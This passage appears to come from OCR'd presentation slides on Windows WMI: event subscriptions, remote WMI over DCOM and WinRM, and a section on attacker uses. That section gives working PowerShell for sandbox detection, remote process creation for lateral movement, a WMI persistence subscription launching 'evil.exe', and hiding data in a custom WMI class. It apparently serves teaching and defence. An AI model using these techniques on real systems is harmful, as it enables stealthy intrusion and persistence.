     - Creation of a `__FilterToConsumerBinding` instance

WMI Events - Overview


Trigger Event
__FilterToConsumerBinding
__EventFilter.Name="MyFilter"
ActiveScriptEventConsumer.Name="MyConsumer"
__EventFilter: MyFilter
CommandLineEventConsumer: MyConsumer

```
SELECT * FROM __InstanceModificationEvent
WITHIN 60
WHERE TargetInstance
ISA 'Win32_LocalTime'
AND TargetInstance.DayOfWeek = 1
AND TargetInstance.Hour      = 0
AND TargetInstance.Minute    = 0
AND TargetInstance.Second    = 0
```

```
powershell.exe
-ExecutionPolicy
Bypass
-NonInteractive
-EncodedCommand
V3JpdGUtSG9zdCAnSGVsbG8gV29ybGQhJwo=
```

```
Write-Host 'Hello World!'
```

Remote WMI


Remote WMI Protocols - DCOM

- DCOM connections established on port 135
- Subsequent data exchanged on port dictated by
  - `HKEY_LOCAL_MACHINE\Software\Microsoft\Rpc\Internet – Ports (REG_MULTI_SZ)`
  - configurable via `DCOMCNFG.exe`
- Not firewall friendly
- By default, the WMI service – `Winmgmt` is running and listening on port 135

MSDN: Setting Up a Fixed Port for WMI

MSDN: Connecting Through Windows Firewall


Remote WMI Protocols - DCOM



```
PS C:\> Get-WmiObject -Class Win32_Process -ComputerName 192.168.72.135 -Credent
ial 'WIN-B85AAA7ST4U\Administrator'


__GENUS                    : 2
__CLASS                    : Win32_Process
__SUPERCLASS               : CIM_Process
__DYNASTY                  : CIM_ManagedSystemElement
__RELPATH                  : Win32_Process.Handle="0"
__PROPERTY_COUNT           : 45
__DERIVATION               : {CIM_Process, CIM_LogicalElement, CIM_ManagedSyste
                             mElement}
__SERVER                   : WIN-B85AAA7ST4U
__NAMESPACE                : root\cimv2
__PATH                     : \\WIN-B85AAA7ST4U\root\cimv2:Win32_Process.Handle=
                             "0"
Caption                    : System Idle Process
CommandLine                :
CreationClassName          : Win32_Process
CreationDate               :
CSCreationClassName        : Win32_ComputerSystem
CSName                     : WIN-B85AAA7ST4U
Description                : System Idle Process
```


Remote WMI Protocols - WinRM/PowerShell Remoting

- SOAP protocol based on the WSMan specification
- Encrypted by default
- Single management port – 5985 (HTTP) or 5986 (HTTPS)
- The official remote management protocol in Windows 2012 R2+
- SSH on steroids – Supports WMI and code execution, object serialization




```
PS C:\> ls WSMan:\localhost


   WSManConfig: Microsoft.WSMan.Management\WSMan::localhost

Type            Name                           SourceOfValue   Value
----            ----                           -------------   -----
System.String   MaxEnvelopeSizekb                              500
System.String   MaxTimeoutms                                   60000
System.String   MaxBatchItems                                  32000
System.String   MaxProviderRequests                            4294967295
```

Remote WMI Protocols – WinRM/PowerShell Remoting



```
PS C:\> Test-WSMan -ComputerName 192.168.72.135


wsmid           : http://schemas.dmtf.org/wbem/wsman/identity/1/wsmanidentity.x
                  sd
ProtocolVersion : http://schemas.dmtf.org/wbem/wsman/1/wsman.xsd
ProductVendor   : Microsoft Corporation
ProductVersion  : OS: 0.0.0 SP: 0.0 Stack: 3.0



PS C:\>
```


Remote WMI Protocols – WinRM/PowerShell Remoting



Windows PowerShell

```
PS C:\> $CimSession = New-CimSession -ComputerName 192.168.72.135 -Credential 'W
IN-B85AAA7ST4U\Administrator' -Authentication Negotiate
PS C:\> Get-CimInstance -CimSession $CimSession -ClassName Win32_Process

ProcessId     Name              HandleCount  WorkingSetSi VirtualSize PSComputerN
                                             ze                       ame
---------     ----              -----------  ------------ ----------- -----------
0             System Idle P...  0            24576        0           192.168....
4             System            507          241664       1441792     192.168....
232           smss.exe          29           684032       3096576     192.168....
320           csrss.exe         547          2867200      33828864    192.168....
372           csrss.exe         261          13086720     51609600    192.168....
380           wininit.exe       76           2744320      33660928    192.168....
436           winlogon.exe      109          3932160      41578496    192.168....
476           services.exe      190          5799936      37363712    192.168....
484           lsass.exe         611          6672384      32768000    192.168....
516           lsm.exe           143          2543616      15011840    192.168....
600           svchost.exe       355          6316032      39587840    192.168....
668           svchost.exe       264          5439488      28577792    192.168....
716           svchost.exe       393          10043392     52105216    192.168....
824           svchost.exe       606          9134080      87629824    192.168....
872           svchost.exe       124          4571136      27308032    192.168....
```

Remote WMI Protocols – WinRM/PowerShell Remoting



Command Prompt

```
C:\>winrm enumerate wmicimv2/Win32_Process -a:Negotiate -u:Administrator -r:192.
168.72.135
Enter the password for 'Administrator' to connect to '192.168.72.135':
Win32_Process
    Caption = System Idle Process
    CommandLine = null
    CreationClassName = Win32_Process
    CreationDate = null
    CSCreationClassName = Win32_ComputerSystem
    CSName = WIN-B85AAA7ST4U
    Description = System Idle Process
    ExecutablePath = null
    ExecutionState = null
    Handle = 0
    HandleCount = 0
    InstallDate = null
    KernelModeTime = 1709372533446
    MaximumWorkingSetSize = null
    MinimumWorkingSetSize = null
    Name = System Idle Process
    OSCreationClassName = Win32_OperatingSystem
    OSName = Microsoft Windows 7 Professional N |C:\Windows|\Device\Harddisk0\Pa
```

WMI Attack Lifecycle

WMI Attacks

- From an attackers perspective, WMI can be used but is not limited to the following:
  - Reconnaissance
  - VM/Sandbox Detection
  - Code execution and lateral movement
  - Persistence
  - Data storage
  - C2 communication

WMI Attacks – Reconnaissance

Host/OS information:	`ROOT\CIMV2:Win32_OperatingSystem, Win32_ComputerSystem`
File/directory listing:	`ROOT\CIMV2:CIM_DataFile`
Disk volume listing:	`ROOT\CIMV2:Win32_Volume`
Registry operations:	`ROOT\DEFAULT:StdRegProv`
Running processes:	`ROOT\CIMV2:Win32_Process`
Service listing:	`ROOT\CIMV2:Win32_Service`
Event log:	`ROOT\CIMV2:Win32_NtLogEvent`
Logged on accounts:	`ROOT\CIMV2:Win32_LoggedOnUser`
Mounted shares:	`ROOT\CIMV2:Win32_Share`
Installed patches:	`ROOT\CIMV2:Win32_QuickFixEngineering`
Installed AV:	`ROOT\SecurityCenter[2]:AntiVirusProduct`

WMI Attacks – VM/Sandbox Detection

- Sample WQL Queries

```
SELECT * FROM Win32_ComputerSystem WHERE TotalPhysicalMemory < 2147483648
SELECT * FROM Win32_ComputerSystem WHERE NumberOfLogicalProcessors < 2
```

- Example

```
$VMDetected = $False

$Arguments = @{
    Class = 'Win32_ComputerSystem'
    Filter = 'NumberOfLogicalProcessors < 2 AND TotalPhysicalMemory < 2147483648'
}

if (Get-WmiObject @Arguments) { $VMDetected = $True }
```

WMI Attacks – VM/Sandbox Detection


- Sample WQL Queries

```
SELECT * FROM Win32_NetworkAdapter WHERE Manufacturer LIKE "%VMware%"
SELECT * FROM Win32_BIOS WHERE SerialNumber LIKE "%VMware%"
SELECT * FROM Win32_Process WHERE Name="vmtoolsd.exe"
SELECT * FROM Win32_NetworkAdapter WHERE Name LIKE "%VMware%"
```

- Example

```
$VMwareDetected = $False

$VMAdapter = Get-WmiObject Win32_NetworkAdapter -Filter 'Manufacturer LIKE
"%VMware%" OR Name LIKE "%VMware%"'
$VMBios = Get-WmiObject Win32_BIOS -Filter 'SerialNumber LIKE "%VMware%"'
$VMToolsRunning = Get-WmiObject Win32_Process -Filter 'Name="vmtoolsd.exe"'

if ($VMAdapter -or $VMBios -or $VMToolsRunning) { $VMwareDetected = $True }
```

WMI Attacks – Code Execution and Lateral Movement



Windows PowerShell


```
PS C:\> Invoke-WmiMethod -Class Win32_Process -Name Create -ArgumentList 'notepa
d.exe' -ComputerName 192.168.72.135 -Credential 'WIN-B85AAA7ST4U\Administrator'


__GENUS          : 2
__CLASS          : __PARAMETERS
__SUPERCLASS     :
__DYNASTY        : __PARAMETERS
__RELPATH        :
__PROPERTY_COUNT : 2
__DERIVATION     : {}
__SERVER         :
__NAMESPACE      :
__PATH           :
ProcessId        : 340
ReturnValue      : 0
PSComputerName   :
```

WMI Attacks – Persistence

```
$filterName = 'BotFilter82'

$consumerName = 'BotConsumer23'

$exePath = 'C:\Windows\System32\evil.exe'

$Query = "SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE
TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System' AND
TargetInstance.SystemUpTime >= 200 AND TargetInstance.SystemUpTime < 320"

$WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace
"root\subscription" -Arguments
@{Name=$filterName;EventNameSpace="root\cimv2";QueryLanguage="WQL";Query=$Query}
-ErrorAction Stop

$WMIEventConsumer = Set-WmiInstance -Class CommandLineEventConsumer -Namespace
"root\subscription" -Arguments
@{Name=$consumerName;ExecutablePath=$exePath;CommandLineTemplate=$exePath}

Set-WmiInstance -Class __FilterToConsumerBinding -Namespace "root\subscription"
-Arguments @{Filter=$WMIEventFilter;Consumer=$WMIEventConsumer}
```

WMI Attacks – Data Storage

```
$StaticClass = New-Object System.Management.ManagementClass('root\cimv2', $null, $null)

$StaticClass.Name = 'Win32_EvilClass'

$StaticClass.Put()

$StaticClass.Properties.Add('EvilProperty' , 'This is not the malware you're looking
for')

$StaticClass.Put()
```



```
PS C:\> ([WmiClass] 'Win32_EvilClass').Properties['EvilProperty']


Name       : EvilProperty
Value      : This is not the malware you're looking for
Type       : String
IsLocal    : True
